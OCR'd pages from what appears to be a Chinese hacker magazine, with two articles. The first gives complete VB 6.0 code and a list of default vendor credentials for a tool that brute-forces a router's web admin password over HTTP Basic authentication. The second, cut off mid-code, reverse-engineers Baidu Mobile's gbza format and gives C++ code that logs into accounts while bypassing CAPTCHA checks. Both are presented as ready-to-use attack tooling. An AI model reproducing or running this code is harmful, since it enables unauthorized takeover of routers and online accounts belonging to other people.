


图 4

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB

关键词：VB、Web、路由器



VB 编写路由器 Web 管理的密码破解工具

文/图 西北工业大学软件与微电子学院 RJ010807 李劭杰

通过 Web 来管理路由器十分简便，但鉴于 Web 上的破解相对容易，所以它的安全性并不高。本文向朋友们介绍使用 VB 6.0 编写破解路由器 Web 管理密码的小工具，测试所使用的路由器是 TP-LINK Wireless Lite N Router WR740N。由于国内大多数路由器的 Web 登录校验方式一致，所以程序的通用性是很高的。

抓包分析登录过程

打开 IE 浏览器，输入路由器的 IP（http://192.168.1.1/），会出现如图 1 所示的登录框。




图 1 路由器要求认证

在用户名和密码处随便输入 admin 和 admin，使用 Winsock Expert 抓包，得到如下结果：

```
GET / HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/QVOD, application/QVOD, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 192.168.1.1
Connection: Keep-Alive
Authorization: Basic YWRtaW46YWRtaW4=
```

浏览器以 Get 方式请求页面，在最后一行处可以看到认证采用的模式是 Basic，而后面所跟的字符串必然是填入的账号 admin|admin，这里密文是采用 Base64 加密的。将“YWRtaW46YW RtaW4=”用 Base64 解密后结果为“admin:admin”。由此可知，用户名和密码之间使用冒号分隔。

认证的时候，首先将用户名和密码用冒号连接，接着用 Base64 加密，最后添加到 Header 中发送给服务器。下面开始编写破解程序。

编写代码

首先建立一个字典文件，命名为 Account.dic，将国内常用的路由器默认账号添加到文件中。内容如下：

```
admin:0000
admin:1234
admin:12345
admin:admin
admin:admin1234
```

```
admin:conexant
admin:dare
admin:epicrouter
admin:password
admin:root
admin:starnetadsl
adsl:adsl1234
adsl:adsl831
anonymous:1234
anonymous:12345
putian:123456
root:123456
root:grouter
root:root
supervisor:12345
user:benq1234
user:password
user:user
```

VB 程序窗体的基本布局如图 2 所示。




图 2　程序窗体的布局

程序中主要使用到一个 Internet Transfer 控件（Inet1）、一个 TextBox（TxtRouter）、一个 ListBox （LstAccount）和一个按钮（CmdCrack）。主窗体载入时自动读入路由器的 IP 地址。在 cmd 命令行下输入 ipconfig 命令，可以查看到默认网关的信息，如图 3 所示。而这个默认网关的 IP，就是路由器的地址。




图 3　用 ipconfig 命令查看路由器 IP

使用管道命令将 ipconfig 命令执行的结果输出到当前文件夹下的 1.txt 文件，然后分析 1.txt 中的内容，可以取得默认网关的 IP。在分析 1.txt 文件内容之前，须确保命令执行结束。我们使用 GetExitCodeProcess 函数来判断进程是否已经结束。

写入如下代码：

```
Private Declare Function OpenProcess Lib "kernel32" _
                    (ByVal dwDesiredAccess As Long,
ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function GetExitCodeProcess Lib "kernel32" _
                    (ByVal hProcess As Long, lpExitCode
As Long) As Long
Private Sub Form_Load()
'读取默认网关的值
    Dim PID As Long
    'Shell 调用 cmd 并返回进程 ID
    PID = Shell("cmd.exe /c ipconfig >>1.txt", vbHide)
    '等待直到进程已结束
    CheckRunning (PID)
    If Dir(App.Path & "\1.txt") <> "" Then
        Dim OneLine As String
        Open App.Path & "\1.txt" For Input As #1
        '打开文件，逐行判断，直到找到网关 IP
TestOneLine:
            Line Input #1, OneLine
            If InStr(OneLine, "默认网关. . . . . . . . . . . . . :") Or _
                InStr(OneLine, "Default Gateway . . . . . . . . . :") Then
                '若找到网关信息，填写到 TxtRouter
                TxtRouter.Text = Trim(Replace(OneLine, "默认网
关. . . . . . . . . . . . . :", ""))
                TxtRouter.Text = Trim(Replace(TxtRouter, "Default
Gateway . . . . . . . . . :", ""))
        ElseIf Not EOF(1) Then GoTo TestOneLine:
            End If
            Close #1
        Kill App.Path & "\1.txt"
    End If
        '将 Account.dic 中的用户名和密码添加到 ListBox
        Open App.Path & "\Account.dic" For Input As #2
        While Not EOF(2)
      Line Input #2, OneLine
        If Trim(OneLine) <> "" Then LstAccount.AddItem OneLine
    Wend
        Close #2
    End Sub
    Private Function CheckRunning(PID As Long)
    Dim hProg As Long
        Dim iExit As Long
        hProg = OpenProcess(&H1F0FFF, False, PID)
        GetExitCodeProcess hProg, iExit
        '循环直到进程已结束，&H103 为常数 STILL_ACTIVE,也
        '即进程是活动的
        Do While iExit = &H103
            DoEvents
            GetExitCodeProcess hProg, iExit
        Loop
    End Function
```

在提取网关 IP 的时候，使用关键字符串“默认网关. . . . . :”和“Default Gateway . . . . :”，包含中英文显示结果，这样就能保证在不同的操作系统下成功返回路由器 IP。接下来为“开始破解”按钮添加对应的事件代码。

```
Private Sub CmdCrack_Click()
    If LstAccount.ListCount > 0 Then
        Dim Headers As String   '保存账户信息
        Headers = "Authorization: Basic " & Base64Encode
(LstAccount.List(0)) & vbCrLf
        LblStatus.Caption = "Testing: " & LstAccount.List(0) & " ..."
        Inet1.Execute "http://192.168.1.1", "get", "", Headers
'Execute 方法发送请求
    Else
        MsgBox "破解结束，没有发现可用的用户名和密码",
vbInformation, "路由器 Web 管理密码破解工具"
    End If
End Sub
Private Sub Inet1_StateChanged(ByVal State As Integer)
    '常数 12 代表 icResponseCompleted，请求已经完成，并且
    '所有数据都接收完毕
    If State = 12 Then
        Dim RetCode As String   '用于保存返回的 HTML 代码
        Dim Chunk As String
        Chunk = Inet1.GetChunk(1000)
                    '从缓冲区取出 1000 字节内容到 Chunk
        While Chunk <> ""
    RetCode = RetCode & Chunk
            Chunk = Inet1.GetChunk(1000)
Wend
'返回的 html 代码中存在提示错误的关键字，继续尝试下一个账号
        If InStr(RetCode, "错误") Or InStr(RetCode, "失败") Or
InStr(RetCode, "有误") Then
            LstAccount.RemoveItem 0
            Call CmdCrack_Click
        Else   '破解成功
            MsgBox "破解成功 用户名:" & Split(LstAccount.List(0),
":")(0) & " 密码:" & Split(LstAccount.List(0), ":")(1), vbInformation, "
路由器 Web 管理密码破解工具"
            LblStatus.Caption = "破解成功: " & LstAccount.List(0)
```

```
            End If
        End If
End Sub
```

建立一个标准模块 Base64.bas，写入 Base64 加密函数 Base64Encode 的内容：

```
Option Explicit
Private Base64() As String
Public Function Base64Encode(Source As String) As String    '加密
    On Error Resume Next
    Const Dict = "ABCDEFGHIJKLMNOPQRSTUVWXYZabc
defghijklmnopqrstuvwxyz0123456789+/"
    If UBound(Base64) = -1 Then
        Base64 = Split(StrConv(Dict, vbUnicode), vbNullChar)
    End If
    Dim ArrB() As Byte, bTmp(2) As Byte, Bt As Byte
    Dim I As Long, J As Long
    ArrB = StrConv(Source, vbFromUnicode)
    J = UBound(ArrB)
    For I = 0 To J Step 3
        Erase bTmp
        bTmp(0) = ArrB(I + 0)
        bTmp(1) = ArrB(I + 1)
        bTmp(2) = ArrB(I + 2)
        Bt = (bTmp(0) And 252) / 4
        Base64Encode = Base64Encode & Base64(Bt)
                Bt = (bTmp(0) And 3) * 16
        Bt = Bt + bTmp(1) \ 16
Base64Encode = Base64Encode & Base64(Bt)
        Bt = (bTmp(1) And 15) * 4
        Bt = Bt + bTmp(2) \ 64
If I + 1 <= J Then
    Base64Encode = Base64Encode & Base64(Bt)
        Else
            Base64Encode = Base64Encode & "="
        End If
        Bt = bTmp(2) And 63
        If I + 2 <= J Then
            Base64Encode = Base64Encode & Base64(Bt)
        Else
            Base64Encode = Base64Encode & "="
        End If
    Next
End Function
```

到此编码结束，测试程序，能够正确破解出路由器 Web 管理的密码，如图 4 所示。




图 4　测试破解成功

小结


网上许多人求助怎样使用 VB 来管理路由器，事实上，针对特定的路由器，使用 Web 进行管理是相对容易实现的。本程序主要的任务就是实现路由器 Web 管理。

示例采用了 Internet Transfer 控件来实现登陆，其实采用 webbrowser 控件也是非常容易实现的。但是，请注意 webbrowser 控件不仅取得返回的 HTML 内容并将它显示给用户。所以当你测试了一个错误的密码之后，每次都将显示如图 1 所示的登陆框。我想你应该并不想为此新建立一个监视线程来监视并关闭这个登陆框吧。较之 webbrowser 控件，Internet Transfer 控件更有优势。当然，Winsock 控件亦可使用，但个人推荐使用 Inet，因为只需要设定 Execute 方法中 InputHdrs 参数的内容就可以改变 Header 内容。

本示例程序只破解了国内常用的路由器默认密码，显然这是不够的，所以，可以补充密码字典的内容，甚而针对特定的用户名如 admin 生成密码字典。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：百度、gbza、特权



对掌上百度 gbza 文件的研究及应用
——应用掌百特权实现无验证码登录账号

文/图　腾袭

经常用掌上百度的读者们可能知道，掌上百度所谓的节省流量就是在下载百度的相关页面使用一种扩展名为 gbza 的文件。

研究过 gbza 文件的读者可能发现，每个 gbza 文件的文件头标识为 db1（如图 1 所示），接下来的 4 字节表示的是 gbza 文件的长度。说实话，db1 这个标识给了我很大的干扰，有一段时间我认定了这是数据库（DataBase）文件，去研究了很多数据库文件的结构。

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  64 62 31 00 9B 07 00 00  01 00 0E 00 00 10 75 14  db1.>........u.
00000010  00 00 78 9C CD 58 6F 6C  5B 57 15 3F CF CD FF 76  ..xœÍXol[W.?ÏÍÿv
00000020  5D 53 9A D0 75 A0 65 12  CF E9 04 49 FC FC 2F CF  ]SšÐu e.Ïé.Iüü/Ï
00000030  65 6E FD 3F 6D 98 5F EA  F8 4F 97 94 D1 3C BF F7  ený?m˜_êøO—”Ñ<¿÷
00000040  EC BC DA F1 73 ED 67 BB  69 69 67 95 4E 2A 64 53  ì¼Úñsíg»iig•N*dS
00000050  C2 87 A2 8D FF E3 0B FB  38 89 0F 88 49 68 48 20  Â‡¢.ÿã.û8‰.ˆIhH
00000060  81 98 A6 52 24 18 12 12  DF FA 05 A4 62 6D 30 C1  .˜¦R$...ßú.¤bm0Á
00000070  50 09 E7 DE F7 1C 3B 55  E2 36 AB 5A E6 97 9B 5C  P.çÞ÷.;Uâ6«Zæ—›\
```

图 1

最后终于认识到这样不行，便想从程序的角度下手，由于Java程序现在的反编译工具很成熟，笔者选择反编译Java版的掌上百度。这真没有什么难度，上网搜反编译Java的工具就能找到好多。

一开始，先整体看看反编译的程序代码，发现很正常，基本就是完整的代码了，可惜就是变量名字都只是a、b、c、d什么的，读起来很吃力。然后下一个方法就是定位gbza解析的代码位置。

笔者首先搜索了db1这个标识，没找到。不过，没关系，这么明显的标识不是用文本存储的就是用数字的，立刻搜索db1的十六进制表示方法：0x316264，不出所料，找到了！

可是问题又来了，有3处代码出现了0x316264，其中2个在同一个文件（dxcom\b\l.java），另一个在其他的文件（dxcom\d\c.java），到底选哪个呢？浏览了一下，发现还是有2个标识的文件解析函数简单点，就从中抽了一个函数开始看吧。

```
public static final synchronized boolean a(byte abyte0[], int i1, dxcom.d.e e1)
    {
        int k1 = 0;
        int j1;
        if((j1 = b(abyte0, 0)) != 0x316264)
            return false;
        if((j1 = b(abyte0, 4)) != abyte0.length)
    return false;
        int l1;
        byte abyte1[][] = new byte[l1 = c(abyte0, 8)][];
        byte abyte2[] = new byte[l1 << 2];
        System.arraycopy(abyte0, 10, abyte2, 0, abyte2.length);
        k1 = 10 + abyte2.length;
        int ai[] = new int[2];
        boolean flag = false;
        ai[1] = b(abyte2, 0);
        if(abyte2[0] != 0)
            ai[1] = ai[1] & 0xfffffff;
        ………………
```

为了方便将Java代码翻译为C++代码，我们可以先定义：

```
#define byte char
```

这里值得注意的是，Java不用担心内存泄漏的问题，但是C++不同，我们还要考虑内存分配释放的问题，有内存泄漏就不好办了。

然后就是一点点地翻译代码了，翻译好了就来做应用吧。由于是直接翻译的Java代码，并没有对文件结构做细致的解析，只看得出文件头4字节是标识，接下来的4字节是记录了gbza文件的大小等。

说到应用，首先想到登录，不登录怎么做其他的一些事情呢！掌上百度的好处就是登录不用验证码，不像网页版和wap版，登录频率高了还要验证码。由于百度把返回的cookie也记录在返回的gbza文件里，我们前面对gbza文件的解压就是必须的了。

掌上百度对登录不同的账号暂时没有什么限制，我们可以方便地免去验证码登录，这是个非常棒的优势，怎么用就看读者发挥了，这里只讨论怎么登录。

推荐大家使用微软的设备仿真器去模拟WM系统来使用掌上百度或者使用手机Java模拟器，不过用手机Java模拟器有些掌百的功能可能无法实现。然后就用Wireshark来截取封包，具体过程就不细说了。看看笔者截到Java版登录的包的请求头：

```
POST    /login.gbza?&uid=bd_765432170432153%7Cmo_2011-02-05-07-24-39-0688-0815&ua=bd_176_207_unknown%7Ckjava_1-0-13-2_j1&from=757b HTTP/1.1
    Content-Type: application/octet-stream
    User-Agent: ja_176x207
    Connection: close
    Content-Length: 290
    Host: t.baidu.com
```

多登录了几次，对于封包的内容变化的规律基本清楚了。首先是标识的4个字节，04 00 00 00，接下来是描述网址的数据的长度，4E 00 00 00。

```
"http://t.baidu.com/loginform.gbza?\r\n"
"http://t.baidu.com/login.gbza?\r\n"
"utf-8,1,\r\n"
```

下一个标识是02 00 00 00（数据的长度），以及内容Referer和Bd_Uid，Bd_Uid可用随机的方法自己产生。

继续往下就是关键的部分：标识1E 00 00 00（数据长度），还有提交的用户名和密码的相关数据。

看一看C++代码的实现：

```
int CMobileEngine::Login(LPCSTR lpszUserName, LPCSTR lpszPassword, bool bNeedCookies)
    {
        if (!m_bInit) return -1;
        int ret = 0;
        szCookies[0] = 0;
        SOCKET sock;
        BYTE *bData = NULL;
        int nLen = 0;
        if (!InitMobileSocket(&sock))
            return -1;
        //双%，Format 用
        static char pPOSTF[] = "POST /login.gbza?&uid=bd_765432170432153%%7Cmo_2011-02-05-07-24-39-0688-0815&ua=bd_176_207_unknown%%7Ckjava_1-0-13-2_j1&from=757b HTTP/1.1\r\n"
                        "Content-Type: application/octet-stream\r\n"
                        "User-Agent: ja_176x207\r\n"
                        "Connection: close\r\n"
                        "Content-Length: %d\r\n"
                        "Host: t.baidu.com\r\n\r\n";
        static char data[] = "\x04\x00\x00\x00\x4e\x00\x00\x00"
                        "http://t.baidu.com/loginform.gbza?\r\n"
                        "http://t.baidu.com/login.gbza?\r\n"
                        "utf-8,1,\r\n"
                        "\x02\x00\x00\x00\x55\x00\x00\x00"
                        "Referer:http://t.baidu.com/loginform.gbza?\r\n"
                        "Bd_Uid:00000000000000000000000000000000\r\n"
                        "\x1E\x00\x00\x00\x00\x00\x00\x00";
        //标识位长度
        char szBd_Uid[33];
        RecieveBaiduIDCookies((char *)szBd_Uid);
                                        //用随机方法得到Bd_Uid
        static const int iUidpos = 145; //Uid在data中的位置
        static const int iLenpos = 183; //数据长度在data中的位置
        static char data2[] = "username=%s\r\n"
                                "password=%s\r\n"
```

```
                                    "redirect=http://t.baidu.com/tieba/
index.gbza?\r\n"
                                    "tpl=wc\r\n";
        char pDATAPOST[1024];
        char *utf8User = MbToUtf8String(lpszUserName);
        //将用户名转换成 UTF-8 格式
        wsprintfA(pDATAPOST, data2, utf8User, lpszPassword);
        //pDATAPOST.Format(data2, utf8User, lpszPassword);
        free(utf8User);
    int nDataLen = lstrlenA(pDATAPOST);
        nLen = sizeof(data) - 1 + nDataLen;
        bData = (BYTE *)malloc(nLen);
    memcpy(bData, (LPCSTR)data, sizeof(data));
        memcpy(bData + iUidpos, (LPCSTR)szBd_Uid, 32);
        (*(int *)&bData[iLenpos]) = nDataLen;
        memcpy(bData + sizeof(data) - 1, (LPCSTR)pDATAPOST, nDataLen);

    char pDATAPOSTHeader[1024];
        wsprintfA(pDATAPOSTHeader, pPOSTF, nLen);
        //pVotePOST.Format(pVotePOSTF, nLen);
        CBuffer buf, UncBuf;
        CGbzaExtract o;

